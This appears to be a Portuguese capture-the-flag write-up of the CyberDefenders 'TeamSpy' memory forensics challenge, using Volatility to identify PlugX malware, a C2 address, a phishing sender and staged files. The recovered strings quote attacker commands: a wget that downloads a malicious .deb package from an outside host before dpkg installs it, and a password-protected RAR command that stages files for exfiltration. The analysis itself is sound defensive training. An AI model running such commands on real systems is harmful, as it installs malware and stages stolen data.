`sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 dlllist`, eu tinha anteriormente rodado um **dlllist** e identifiquei algo interessante, nesse contexto, executei um **pstree** para ver os PIDs e vi que eram sub-processos do svchost chamando o rundll32.



```
..... 0xfffffa800353ab30:svchost.exe            288    484      8    169 2016-10-04 14:36:55 UTC+0000
...... 0xfffffa8003645370:rundll32.exe         2432    288      7    858 2016-10-04 14:36:57 UTC+0000
...... 0xfffffa80037e4780:rundll32.exe         2404    288      2     66 2016-10-04 14:36:57 UTC+0000
```


- Step 2



```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 filescan | egrep -i "test\.dll"
Volatility Foundation Volatility Framework 2.6.1
0x000000007e3eed10     10      0 R--r-d \Device\HarddiskVolume1\ProgramData\test.DLL
0x000000007e8b03c0     16      0 -W-r-- \Device\HarddiskVolume1\ProgramData\test.DLL
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007e3eed10 -u -n -D /tmp/procdump/
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0x7e3eed10   None   \Device\HarddiskVolume1\ProgramData\test.DLL
DataSectionObject 0x7e3eed10   None   \Device\HarddiskVolume1\ProgramData\test.DLL
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007e8b03c0 -u -n -D /tmp/procdump/
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0x7e8b03c0   None   \Device\HarddiskVolume1\ProgramData\test.DLL
DataSectionObject 0x7e8b03c0   None   \Device\HarddiskVolume1\ProgramData\test.DLL
flux@nasa:/opt/volatility$ 
```

  Usei o **filescan** concatenando um grep pra buscar o **test.dll**.

- Step 3



51c5b0c6008197cd7c9a9fcd7e0be8534578f2e5ec4f0b48501b09e427825fd7

56 / 70

56 security vendors and no sandboxes flagged this file as malicious

51c5b0c6008197cd7c9a9fcd7e0be8534578f2e5ec4f0b48501b09e42782 5fd7
SafeSvc.exe
overlay pedll

188.00 KB
Size

2022-08-08 12:33:06 UTC
3 months ago


Security Vendors' Analysis

Ad-Aware	Gen:Variant.Ursu.300593	AhnLab-V3	Backdoor/Win32.Etso.R17333
Alibaba	Backdoor:Win32/Korplug.503466d2	ALYac	Gen:Variant.Ursu.300593
Antiy-AVL	Trojan/Generic.ASMalwS.3303	Arcabit	Trojan.Ursu.D49631
Avast	Win32:MalwareX-gen [Trj]	AVG	Win32:MalwareX-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1234293	BitDefender	Gen:Variant.Ursu.300593

Não consegui encontrar o nome do arquivo, tive que pegar uma hint xD **[PlugX]**

What password does the attacker use to stage the compressed file for exfil?


- Step 1



```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 memdump -p 288 -D /tmp/procdump/
[sudo] password for flux:
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Writing svchost.exe [   288] to 288.dmp
flux@nasa:/opt/volatility$ 
```

Fiz o dump do processo **288** em memória


- Step 2



```
flux@nasa:/tmp/procdump$ strings 288.dmp -a -d -el | egrep -i "\.[a-zA-Z]{3}" > 288.txt
```

Extraí as strings fazendo um filtro com o grep pra poder pegar apenas o que tiver **.XXX**


- Step 3



```
flux@nasa:/tmp/procdump$ strings 288.txt | egrep "password"
password1234 -r C:\ProgramData\reports.rar *.*
```

Busquei por **password** e logo de cara estava a resposta **[password1234]**


What is the IP address of the c2 server for the malicious file?



```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 netscan | grep 288
Volatility Foundation Volatility Framework 2.6.1
0x7d8a6350         TCPv4    10.1.1.141:49411               52.90.110.169:80     CLOSED           288      svchost.exe
0x7dc0c750         TCPv4    10.1.1.141:49404               52.90.110.169:80     CLOSED           288      svchost.exe
0x7dc3ecf0         TCPv4    10.1.1.141:49429               52.90.110.169:80     CLOSED           288      svchost.exe
0x7de50cf0         TCPv4    10.1.1.141:49396               52.90.110.169:80     CLOSED           288      svchost.exe
0x7e2f2010         TCPv4    10.1.1.141:49158               52.90.110.169:80     CLOSED           288      svchost.exe
0x7e53a730         TCPv4    10.1.1.141:49389               52.90.110.169:80     CLOSED           288      svchost.exe
flux@nasa:/opt/volatility$ 
```

Olhei com o **netscan** as conexões junto ao PID 288 **[52.90.110.169]**

What is the email address that sent the phishing email?



1 RE: Possible Document leak from the Washington leak 'lloydchung@allsafecybersec.com' Oct 4 2016 10:36am

RE: Possible Document leak from the Washington leak
Oct 4 2016 10:36am
From: "scott.knowles" <scott.knowles@e-corp.biz>
To: <lloydchung@allsafecybersec.com>

Hi Lloyd,

This is indeed a legit document from our legal case. Thanks for finding this!

-----Original Message-----
From: lloydchung@allsafecybersec.com
[mailto:lloydchung@allsafecybersec.com]
Sent: Tuesday, October 04, 2016 7:35 AM
To: scott.knowles@e-corp.biz
Subject: Possible Document leak from the Washington leak

Good Afternoon,


Scott we need you to check this document to see if it's part of a leak.

Kind Regards,

Mr Chung

Fiz o dump dos arquivos filtrando os que possuem um final pst, igual anteriormente, nisso pude analisar e podemos ver de onde veio o email de phishing **[lloydchung@allsafecybersec.com]**

What is the name of the deb package the attacker staged to infect the E Coin Servers?



```
flux@nasa:/tmp/procdump$ strings 288.dmp | egrep -i "\.deb"
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
(wot.debug) {
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
System.Diagnostics.Debugger
System.Diagnostics.DebuggerHiddenAttribute
System.Diagnostics.DebuggerStepThroughAttribute
Microsoft.JScript.DebugConvert
System.Diagnostics.DebuggerStepperBoundaryAttribute
System.Diagnostics.DebuggerNonUserCodeAttribute
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
# use qa.debian.org redirector; see man uscan
 http://githubredir.debian.net/github/ecoin/ecoin v(.*).tar.gz
flux@nasa:/tmp/procdump$
```

No dump do processo 288, fiz um grep pelo **.deb**, assim podemos ver o nome do arquivo **[linuxav.deb]**